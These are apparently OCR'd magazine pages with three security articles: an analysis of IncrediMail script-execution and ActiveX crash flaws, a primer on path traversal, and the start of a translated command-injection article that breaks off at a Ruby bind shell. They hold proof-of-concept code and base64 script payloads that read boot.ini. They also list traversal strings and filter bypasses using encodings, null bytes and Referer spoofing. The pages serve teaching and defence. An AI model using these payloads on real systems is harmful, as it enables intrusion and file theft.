


图 4

既然这样，我们再测试看看 IncrediMail 的开发者有没有如此细致地考虑自己软件的安全性。我们更换一段脚本代码，利用 XMLHTTP 组件来读取本地 C 盘上的 boot.ini 文件内容。默认情况下，只有获得本地权限后，才能够利用 XMLHTTP 组件来读取本地 C 盘上的 boot.ini，否则脚本将不能成功执行。将代码插入到测试邮件中，发送后再接收该测试邮件，如图 5 所示。不用怀疑，我们在图中看到的就是本地 C 盘上 boot.ini 文件的信息，这就意味着，IncrediMail 的脚本执行漏洞已经上升成为跨域脚本执行漏洞。这危害可就大了，谁能够想到自己用 IncrediMail 接收一封邮件竟然便自己的系统中添加了一个用户。




图 5

究竟是什么原因造成 IncrediMail 发生跨域脚本执行漏洞的呢？首先，IncrediMail 对邮件内容没有进行应有的基本安全检查，甚至只将邮件当作脚本邮件来展现，而不像其它邮件客户端向用户提供两个模式来查看邮件，一个是文本模式，一个是脚本模式。其次，IncrediMail 会将邮件内容写入到本地磁盘上。我们可以右击左侧的“Inbox”（收件箱），选择菜单中的“Properties”（属性），如图 6 所示。可以看到，Inbox 对应的是本地磁盘上的一个文件，在我的机器上其路径为 D:\Documents and Settings\awy\LocalSettings\ ApplicationData\IM\Identities\{A5ADD8CA-0501-444F-BF87-30BFF2F37075}\Message Store\Inbox.imm。我们使用 WinHex 打开这个文件，如图 7 所示，发现这个 Inbox.imm 文件中其实就存在所有被接收到的邮件内容信息。




图 6

于是，当我们在 IncrediMail 中打开一封新接收到的邮件时，其实是从 Inbox.imm 文件中读取这封邮件内容的信息，再显示出来。此时原本是远程的邮件信息已经被转移到了本地磁盘上，因此，脚本执行漏洞就越级升为了跨域脚本执行漏洞。


```
00297280  om>..To: <test@local.com>..Subject: =?GBK?B?MQ==?=..X-TM-Origina
00297344  ting-IP: 127.0.0.1..Content-Type: text/html;...charset="GBK"..Co
00297408  ntent-Transfer-Encoding: base64....PElNRyBvbmVycm9yPWFsZXJ0KDEpI
00297472  HNyYz0iaHR0cDovLzEyNy4wLjAuMTo4MDgwL3Rtdy8zOTU1..MTgzSDAvZW50ZXJ
00297536  wcmlzZS94eCI+PC9JTUc+DQo8YnIvPjxici8+PGJyLz5UdXJib01haWwod3d3..L
00297600  nR1cmJvbWFpbC5vcmcpIGlzIGZyZWUgZm9yIDI1IHVzZXJzLHRoZSB1c2VyIGlzI
00297664  G5vdyB1c2lu..ZyB0aGUgZnJ1ZSBzb2Z0d2FyZS4=.Return-Path: <test@loc
00297728  al.com>..Delivered-To: test@local.com..X-TM: 127.0.0.1;local.com
00297792  ;192.168.1.1;local.com;test@local.com;test@local.com;webmail..Me
00297856  ssage-ID: <1268008124484@local.com>..Date: Mon, 08 Mar 2010 08:2
00297920  8:44 +0800..Mime-Version: 1.0..From: "=?GBK?B?dGVzdA==?=" <test@
00297984  local.com>..To: <test@local.com>..Subject: =?GBK?B?MQ==?=..X-TM-
00298048  Originating-IP: 127.0.0.1..Content-Type: text/html;...charset="G
00298112  BK"..Content-Transfer-Encoding: base64....PElNRyBvbmVycm9yPSJ2YX
00298176  IgWG1sSHR0cD1uZXcgQWN0aXZlWE9iamVjdCgnTWljcm9zb2Z0LlhN..TGh0dHAn
00298240  KTtYbWxIdHRwLk9wZW4oJ2dldCcsJ2M6XFxib290LmluaScsdHJ1ZSk7WG1sSHR0
00298304  cC5z..ZW5kKG51bGwpO2FsZXJ0KFhtbEh0dHAucmVzcG9uc2V0ZXh0KTsiIHNyYz
00298368  0iaHR0cDovLzEyNy4w..LjAuMTo4MDgwL3Rtdy8zOTU1MTgzSDAvZW50ZXJwcmlz
00298432  ZS94Ij48L01NRz4NCjxici8+PGJyLz48..YnIvPlR1cmJvTWFpbCh3d3cudHVyYm
00298496  9tYWlsLm9yZykgaXMgZnJ1ZSBmb3IgMjUgdXNlcnMsdGhl..IHVzZXIgaXMgbm93
00298560  IHVzaW5nIHRoZSBmcmVlIHNvZnR3YXJlLg==.
```


图 7

不安全的邮件显示模式是 IncrediMail 出现安全漏洞的最根本原因，为了避免这种漏洞发生，很多邮件客户端软件在显示邮件的时候都会默认使用文本显示，当用户切换为脚本模式显示邮件时，都会给出安全警告提示，甚至一些优秀的软件会自动禁止或者过滤邮件中的恶意脚本，保护用户的系统安全。IncrediMail 作为一个非常受欢迎的邮件客户端软件在这一点上出现错误，实在让人有点觉得不应该。

我们再看看 IncrediMail 的另外一个有意思的漏洞。这个漏洞出现在 IncrediMail 向系统中注册的控件文件 ImShExtU.dll 上。这个文件是 IncrediMail 的系统外壳扩展文件，可以理解为一个为用户更快捷使用 IncrediMail 的控件文件。这个控件文件向系统注册了一个很有意思的函数 DoWebMenuAction，其原型如下：

```
Sub DoWebMenuAction (
ByVal bsPath    As String
)
```

该函数的参数只有一个，并且是一个字符串变量。说实话，看到这样的变量我就想研究它能不能发生缓冲区溢出漏洞。于是，我写了一段脚本代码来测试这个函数。代码如下：

```
<object classid="clsid:F8984111-38B6-11D5-8725-0050DA2761C4" name="evil" ></object>
<script>
```

```
var a=Array(300);
evil.DoWebMenuAction(a);
</script>
```

代码非常简单，就是向 DoWebMenuAction 函数传递一个 300 字节长的变量 a。为什么这样做？这是由于 DoWebMenuAction 函数的作用其实是将图片或者动画格式的文件导入到 IncrediMail 程序中，作为邮件的背景画面使用。这样一来，该函数的参数就是一个文件名，Windows 系统下完整文件名的长度是被限制在 260 字节以内的，由此可见，如果我们的判断正确，300 字节已经大于 260 字节的长度限制，缓冲区溢出漏洞应该可以被触发。

保存上面这段代码为 testax.htm，放到服务器上（本地搭建），用 IE 访问这个网页，你会发现瞬间你的浏览器被关闭了！难道我们真的发现了一个溢出漏洞吗？还不急于下结论，用 OllyICE 挂接 IE 进程，再次访问 testax.htm 文件，竟然发现 OllyICE 中断不住 IE 进程，IE 进程直接运行结束了！

看起来，问题不像我们想象的那样简单。这一次 IE 进程崩溃的表现不像是溢出漏洞，慢慢来设置断点跟踪调试一下究竟什么原因造成了 IE 发生自动关闭。这里忽略调试过程，我们直接来揭示答案，如图 8 所示。




图 8

此时，即将执行的语句“mov ecx，dword ptr [ebp+104]”这个地方的 104 正好对应的是 260 的十六进制表达。也就是说，该函数的参数取自位置 260 字节大小的栈，然而，这个地方却被我们过长的变量 a 所覆盖，因为 a 的长度是 300 字节，于是 ecx 被赋值为了 a 变量的内容，即 2c2c2c2c。紧接着，正是由于这个 ecx 的值，导致程序被引入到下面这段异常处理代码中，如图 9 所示。注意看图中最后两个函数，GetCurrentProcess 和 TerminateProcess。多么熟悉的函数，程序在获得当前进程的句柄后，传递给 TerminateProcess 函数，这个函数负责直接结束当前进程。于是，我们的 IE 进程被结束了，所以，OllyICE 没有截获到溢出的那种错误。





图 9

虽然说这个漏洞没有造成什么能够被利用制作网页木马的溢出漏洞，但如果你知道因为自己安装了 IncrediMail，从而导致自己的浏览器在上网的时候没事就被自动关闭，会有多恼火。

在测试过程中，IncrediMail 还出现了其它一些溢出崩溃的漏洞，我没有详细调试，大家有兴趣可以自己测试看看，如果有任何问题欢迎来黑防论坛一起讨论。

前置知识：无
关键词：脚本、漏洞、路径遍历



浅析路径遍历漏洞

文/图 饭

许多 Web 应用程序一般会有对服务器文件的读取和查看功能，他们大多会用到提交的参数来指明文件名，形如“http://www.nuanyue.com/getfile= image.jgp”。当服务器处理传送过来的 image.jpg 文件名后，Web 应用程序会自动添加完整路径，形如“d://site/images/image.jpg”，将读取的内容返回给访问者。

初看起来这只是文件交互的一种简单过程，但由于文件名可以任意更改，而服务器支持“~/”、“/..”

等特殊符号的目录回溯，从而使攻击者越权访问或者覆盖敏感数据，如网站的配置文件、系统的核心文件等，这样的缺陷被命名为路径遍历漏洞。在检查一些常规的Web应用程序时，也经常发现，其出现的几率不在XSS之下。

发现路径遍历漏洞

要发现路径遍历漏洞，主要是对Web应用程序的文件读取交互的功能块进行检测，一般采用这样的读取方式："http://www.nuanyue. com/test/downfile.jsp?filename=fan.pdf"。我们可以使用"../"来做试探，比如提交URL："getfile= /fan/fan/*53.pdf"，而系统解析后为"d://site/test/pdf/fan/fan/../../*53.pdf"，通过"../"跳转目录"/fan"，即"d://site/test/pdf/*53.pdf"，返回了读取文件的正常页面。

路径遍历漏洞一般出现在读取文件或者展示图片功能块时通过参数提交的文件名中，从这可以看出过滤交互数据是完全有必要的。恶意攻击者会利用对文件的读取权限进行跨越目录访问，比如访问一些受控制的文件，利用"../../../../../../../etc/passwd"或者"../../../../boot. ini"，当然，现在部分网站都有类似Waf的防护设备，只要在数据中出现/etc、/boot.ini等文件名就直接进行拦截。

遍历路径攻击的变异

路径遍历漏洞是很常见的，Web应用程序会有意识地对传递过来的参数进行过滤或者直接删除。以下是一些绕过的方法，当然在实际环境中，可以组合使用。

- 加密参数传递的数据。在Web应用程序对文件名进行加密之后再提交，比如"downfile.jsp?filename= ZmFuLnBkZg-"，参数filename用的是Base64加密，而攻击者要想绕过，只需简单地将文件名加密后再附加提交即可。所以说，采用一些有规律或者轻易能识别的加密方式，也是存在风险的。
- 编码绕过。尝试使用不同的编码转换进行过滤性地绕过，比如URL编码，通过对参数进行URL编码提交"downfile. jsp?filename= %66%61%6E%2E%70%64%66"来绕过。
- 目录限定绕过。有些Web应用程序是通过限定目录权限来分离的，当然这样的方法不可取，攻击者可以通过某些特殊的符号"~"来绕过，形如提交"downfile.jsp?filename=~/../boot"。这样一个符号，就可以直接跳转到硬盘目录下了。
- 绕过文件后缀过滤。一些Web应用程序在读取文件前，会对提交的文件后缀进行检测，攻击者可以在文件名后放一个空字节编码，来绕过这样的文件类型的检查。例如"../../../../boot.ini%00.jpg"，Web应用程序使用的API会允许字符串中包含空字符，当实际获取文件名时，则由系统的API直接截短，而解析为"../../../../boot.ini"。在类UNIX的系统中也可以使用URL编码的换行符，例如"../../../etc/passwd%0a.jpg"。如果文件系统在获取含有换行符的文件名时，会截短为文件名。
- 绕过来路验证。在一些Web应用程序中，会有对提交参数的来路进行判断的方法，而绕过的方法则可以尝试通过在网站留言或者交互的地方提交URL再点击或者直接修改Http Referer即可，这主要是因为Http Referer是由客户端浏览器发送的，服务器无法控制，而将此变量当做一个值得信任的源是错误的。

防范遍历路径漏洞


在防范遍历路径漏洞的方法中，最有效的是权限控制，谨慎地处理文件系统API传递过来的参数路径。因为大多数的目录或者文件权限均没有得到合理的配置，而Web应用程序对文件的读取大多依赖于系统本身的API，在参数传递的过程中，如果没有得严格的控制，则会有越权现象的出现。在这种情况下，Web应用程序可以采取以下防御方法（最好组合使用）：

- 数据净化。对网站用户提交过来的文件名进行硬编码或者统一编码，对文件后缀进行白名单控制，拒绝包含了恶意的符号或者空字节的文件名。
- Web应用程序可以使用chrooted环境访问包含被访问文件的目录，或者使用"绝对路径+参数"来控制访问目录，使其即使越权或者跨越目录也只能在指定的目录下活动。

总　结

路径遍历漏洞允许恶意攻击者突破Web应用程序的安全控制，直接访问攻击者想要的敏感数据，包括配置文件、日志、源代码等，配合其他漏洞，攻击者可以轻易获取更高的权限，并且这样的漏洞在发掘上也是很容易的，只要对Web应用程序的读写功能块直接手工检测，通过返回的页面内容来判断即可，利用起来也相对简单。

前置知识：无
关键词：脚本、注入、命令行



高级命令行注入研究

文/ bannedit 译/ 武云龙 党壮

命令行注入漏洞平时很容易被忽视。很多研究人员仅仅将命令行注入漏洞看做一个 Shell 的直接接口，但是很多复杂的任务也可以通过命令行实现。本文就是讨论一种高级的命令行注入方法，来实现除 Shell 外更多的功能，并且展示一些利用命令行注入的例子，然后在 Windows 上利用 Metasploit 开发出一个可靠的命令行注入。

命令行注入漏洞最早由一个瑞典研究人员在 1997 年首先提出，从那以后大量的命令行注入漏洞开始出现。经过近些年的发展，命令行注入已经采用了很多底层的技术，并且出现了一些所谓的“标准”。许多安全研究人员习惯于以前只有 Shell 的命令行注入的情况，但是如今已经有更多的工具可以使用。

显然，通过命令行注入漏洞上传以及执行 Payload（类似于 Shellcode）的方法已经为人们所熟知。这种技术更多地着眼于在恶劣的网络环境下使用技术和工具，典型例子是 SSH 或 FTP 被用于传输文件给受害主机，这种方式依赖于网络设置和防火墙的规则。另外，因为 Windows 只提供很少的工具来实现通过命令行进行网络文件传输，使得这种传统的方式变得更加困难。一种有效的方法是使用 debug.exe，这种方式利用脚本在受害者主机上构建一个二进制文件。这种方法很新，但它已经在近期的 Windows 版本上被披露了。而 Windows Vista 以及更高版本已经不包含 debug.exe 这个二进制文件了。所以需要开发出一种更稳定的方法利用这种漏洞。但是，当增加稳定性的同时，会使开发变得更加烦琐，并需要更多的创新。

本文对命令行注入的基本概念进行介绍，并且提供一些改进的方法。文中讲述了一个可靠地利用命令行注入 Payload 的设计过程，并提供一个渗透测试来释放二进制文件的 Payload。

Network Fu

近些年来，网络文件传输技术总被攻击者所利用，他们通过命令行注入漏洞上传 Payload 到受害主机。从一个病毒作者的角度来看，这是一种真正的技术。现在依然有很多病毒开发者在使用这种方法。但是，当从一个渗透测试人员的角度来看时，这些技术则缺乏可靠性。

NetworkFu，是由 HD Moore 创造的一个名词，译为“使用任何网络相关的命令进行通信或者传输文件”。这包括挂载远程驱动、ftp、ssh、rcp、netcat 以及许多其他命令。另外，脚本语言已经被用于创建绑定或者逆向 Shell Payload。

```
//Ruby Bind Shell
ruby -rsocket -e
